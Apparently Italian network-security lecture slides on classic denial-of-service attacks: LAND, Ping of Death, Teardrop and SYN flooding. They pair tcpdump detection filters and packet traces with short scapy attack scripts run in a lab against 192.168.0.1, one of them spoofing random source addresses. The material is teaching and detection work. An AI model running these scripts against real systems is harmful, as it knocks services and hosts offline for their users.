
from scapy.all import *

target= "192.168.0.1"

send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

# Ping of Death

Genera un frammento con valore di offset massimo ma con una quantità di dati associata > 7 bytes che in fase di ricostruzione porta una trama > **65535 bytes**



# Ping of Death

Filtre tcpdump:

```
icmp and (ip[6:1] & 0x20 !=0) and (ip[6:2] & 0xffff = 0)
```

```
12:43:58.431 big.pinger.org > www.mynetwork.net:  
        icmp: echo request (frag 4321:380@0+)  
12:43:58.431 big.pinger.org > www.mynetwork.net: (frag 4321:380@2656+)  
12:43:58.431 big.pinger.org > www.mynetwork.net: (frag 4321:380@760+)  
...  
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@63080+)  
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@64216+)  
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@65360)
```


L'aggressore invia un pacchetto ICMP ping più grande della massima taglia consentita per i pacchetti IP: 65535 bytes ( $380 + 65360 = 65740$ ).

Caratterizzazione dell'attacco:

- pacchetti ICMP con il flag MF settato e il campo fragment-offset a zero
- la dimensione totale dei pacchetti riassemblati supera 65535 bytes

# Ping of Death in pratica

- Attacco emulato in lab verso l'host 192.168.0.1



```
# python ping-of-death.py -d 192.168.0.1
```

```
#!/usr/bin/env python3


from scapy.all import *

target= "192.168.0.1"

send( fragment(IP(dst=target)/ICMP() / ("X"*60000)))
```

# Teardrop

Il principio dell'attacco Teardrop consiste nell'inserire in alcuni pacchetti frammentati delle informazioni di spaziatura sbagliate. In questo modo, al momento dell'assemblaggio vi saranno dei vuoti o degli intervalli (overlapping), che possono provocare un'instabilità di sistema.



# Teardrop

```
10:25:48 attacker.org.45959 > target.net.53: udp 28 (frag 242:36@0+)
10:25:48 attacker.org > target.net: (frag 242:4@24)
```

## Caratterizzazione dell'attacco:

2 frammenti di pacchetti UDP:

primo frammento: 0+ frammento con taglia payload = N

secondo frammento: frammento finale con offset < N e taglia payload < (N-offset)

## Signature

Pacchetti UDP

Port specifica aperta sull'host target

## Risultati e conseguenze

Reboot o blocco della vittima, in dipendenza dalla quantità di memoria installata


## tcpdump filter:

```
udp and (ip[6:1] & 0x20 != 0)
```

**Stateful device:** does the signature match the general signature given?

# Teardrop in pratica

- Attacco emulato in lab verso l'host 192.168.0.1




```
# python TearDrop.py -d 192.168.0.1
```

```
load="\x00"*800
Offset=3
i=IP()/UDP(dport=80)
i.dst="192.168.0.1"
i.flags="MF"
i.proto=17
send(i/load,verbose=0)
for k in range(10):
    i.frag=offset
    offset+=20
    send(i/load,verbose=0)
i.flags=0
i.frag=offset
send(i/load,verbose=0)
```

# TCP SYN Flooding

Il SYN flooding è una tecnica di DoS caratterizzata dall' apertura di un elevato numero di connessioni da indirizzi diversi, ovviamente falsificati, verso la vittima, curando di evitare l' ACK di chiusura del *TCP three way handshake* al fine di saturarne la coda di connessione (TCP backlog queue)



```
04:37:19 10.10.10.13.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.14.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.15.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.16.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.17.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.18.41508 > target.23: S 3935335593:3935335593 (0)
04:37:19 10.10.10.19.41508 > target.23: S 3935335593:3935335593 (0)
```

L'origine dell'attacco viene fatta corrispondere a un indirizzo inesistente in modo che la vittima non riceverà mai a ritroso gli ACK-SYN-ACK generati a fronte dei SYN

# TCP SYN Flooding

TCP

Local Address	Remote Address	State
*.*	*.*	IDLE
*.sunrpc	*.*	LISTEN
*.ftp	*.*	LISTEN
*.telnet	*.*	LISTEN
*.finger	*.*	LISTEN
target.telnet	10.10.10.11.41508	SYN_RCVD
target.telnet	10.10.10.12.41508	SYN_RCVD
target.telnet	10.10.10.13.41508	SYN_RCVD
target.telnet	10.10.10.14.41508	SYN_RCVD
target.telnet	10.10.10.10.41508	SYN_RCVD
target.telnet	10.10.10.15.41508	SYN_RCVD
target.telnet	10.10.10.16.41508	SYN_RCVD
target.telnet	10.10.10.17.41508	SYN_RCVD
target.telnet	10.10.10.18.41508	SYN_RCVD
target.telnet	10.10.10.20.41508	SYN_RCVD
*.*	*.*	IDLE


Output di  
netstat -a  
sull'host  
vittima

Una volta che la specifica coda al livello di TCP stack è completamente saturata dalle connessioni in fase di setup qualsiasi apertura di un TCP socket verso la vittima diventa impossibile

# Low rate TCP SYN Flood

Attaccante

Vittima



## **Caratterizzati da:**

- Pacchetti SYN con IP origine casuali
- Rate sufficientemente basso da anticipare il rilascio delle risorse a livello di TCP stack
- Riempie e satura la TCP backlog queue sul target
- Blocco ulteriori connessioni

# Low Rate SYN Floods

(phrack 48, no 13, 1996)

OS	Backlog queue size
<b>Linux 1.2.x</b>	10
<b>FreeBSD 2.1.5</b>	128
<b>WinNT 4.0</b>	6

Backlog timeout: 3 minuti

- ⇒ L'attaccante deve solo inviare 128 pacchetti SYN ogni 3 minuti.

# Low rate SYN Flood in pratica

- Attacco low rate emulato in lab verso 192.168.0.1 con indirizzi sorgente spoofati

- porta 80
- Burst 800
- Timeout 3 sec

Capturing from Standard input — Switch2 Ethernet2 to Inside Ethernet0						
No.	Time	Source	Destination	Protocol	Length	Info
414	10.176407	192.168.0.1	163.216.194.177	TCP	58	[TCP Retransmission] 80 → 50631 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
415	10.207546	205.219.177.8	192.168.0.1	TCP	54	25610 → 80 [SYN] Seq=0 Win=8192 Len=0
416	10.207985	192.168.0.1	205.219.177.8	TCP	58	80 → 25610 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
417	10.240249	192.168.0.1	14.180.41.196	TCP	58	[TCP Retransmission] 80 → 8360 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
418	10.300166	62.191.250.3	192.168.0.1	TCP	54	14713 → 80 [SYN] Seq=0 Win=8192 Len=0
419	10.300632	192.168.0.1	62.191.250.3	TCP	58	80 → 14713 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
420	10.304353	192.168.0.1	78.77.88.50	TCP	58	[TCP Retransmission] 80 → 11464 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
421	10.368255	192.168.0.1	103.43.20.151	TCP	58	[TCP Retransmission] 80 → 30868 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
422	10.368286	192.168.0.1	1.252.233.212	TCP	58	[TCP Retransmission] 80 → 24083 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
423	10.381555	73.246.248.81	192.168.0.1	TCP	54	28183 → 80 [SYN] Seq=0 Win=8192 Len=0
424	10.382014	192.168.0.1	73.246.248.81	TCP	58	80 → 28183 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
425	10.432394	192.168.0.1	106.247.241.16	TCP	58	[TCP Retransmission] 80 → 24781 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
426	10.463011	110.98.48.245	192.168.0.1	TCP	54	38080 → 80 [SYN] Seq=0 Win=8192 Len=0
427	10.463560	192.168.0.1	110.98.48.245	TCP	58	80 → 38080 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
428	10.543093	135.11.93.100	192.168.0.1	TCP	54	41801 → 80 [SYN] Seq=0 Win=8192 Len=0
429	10.543466	192.168.0.1	135.11.93.100	TCP	58	80 → 41801 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
430	10.566279	192.168.0.1	124.49.213.131	TCP	58	[TCP Retransmission] 80 → 17255 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
431	10.566305	192.168.0.1	42.228.248.254	TCP	58	[TCP Retransmission] 80 → 58009 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
432	10.566312	192.168.0.1	48.228.131.30	TCP	58	[TCP Retransmission] 80 → 17232 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
433	10.566316	192.168.0.1	29.83.49.117	TCP	58	[TCP Retransmission] 80 → 7253 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
434	10.624199	192.168.0.1	28.38.40.164	TCP	58	[TCP Retransmission] 80 → 41509 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
435	10.634900	195.41.32.116	192.168.0.1	TCP	54	26900 → 80 [SYN] Seq=0 Win=8192 Len=0
436	10.635373	192.168.0.1	195.41.32.116	TCP	58	80 → 26900 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
437	10.688213	192.168.0.1	253.91.14.160	TCP	58	[TCP Retransmission] 80 → 39711 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
438	10.688246	192.168.0.1	68.119.73.165	TCP	58	[TCP Retransmission] 80 → 52389 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

```
def sendSYN(target, port):  
    tcp = TCP()  
    ip = IP() #set IP parameters  
    ip.src = "%i.%i.%i.%i" %(random.randint(1,254),  
                             random.randint(1,254),  
                             random.randint(1,254),  
                             random.randint(1,254))  
  
    ip.dst = target  
    tcp = TCP() # insert TCP header fields  
    tcp.sport = random.randint(1,65535)  
    tcp.dport = port #set source port as random valid port  
    tcp.flags = 'S' #set SYN flag  
    send(ip/tcp)
```

